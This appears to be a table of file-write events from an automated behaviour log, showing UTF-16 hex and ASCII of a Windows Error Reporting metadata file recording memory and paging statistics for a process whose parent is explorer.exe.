C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 36 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.7.5.6.8.0.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 32 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.6.8.2.4.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 32 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.6.8.2.4.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.5.8.1.6.9.6.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.7.5.8.1.6.9.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.7.5.8.1.6.9.6.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 32 00 31 00 31 00 31 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.2.1.1.1.6.<./.U.p.t.i.m.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 31 00 37 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.1.7.6.0.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 38 00 35 00 32 00 33 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.8.5.2.3.5.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 30 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.5.0.2.3.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.3.7.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 30 00 33 00 38 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.6.0.0.3.8.4.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 30 00 33 00 38 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.6.0.0.3.8.4.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E25497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBD85.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E25497A	unknown
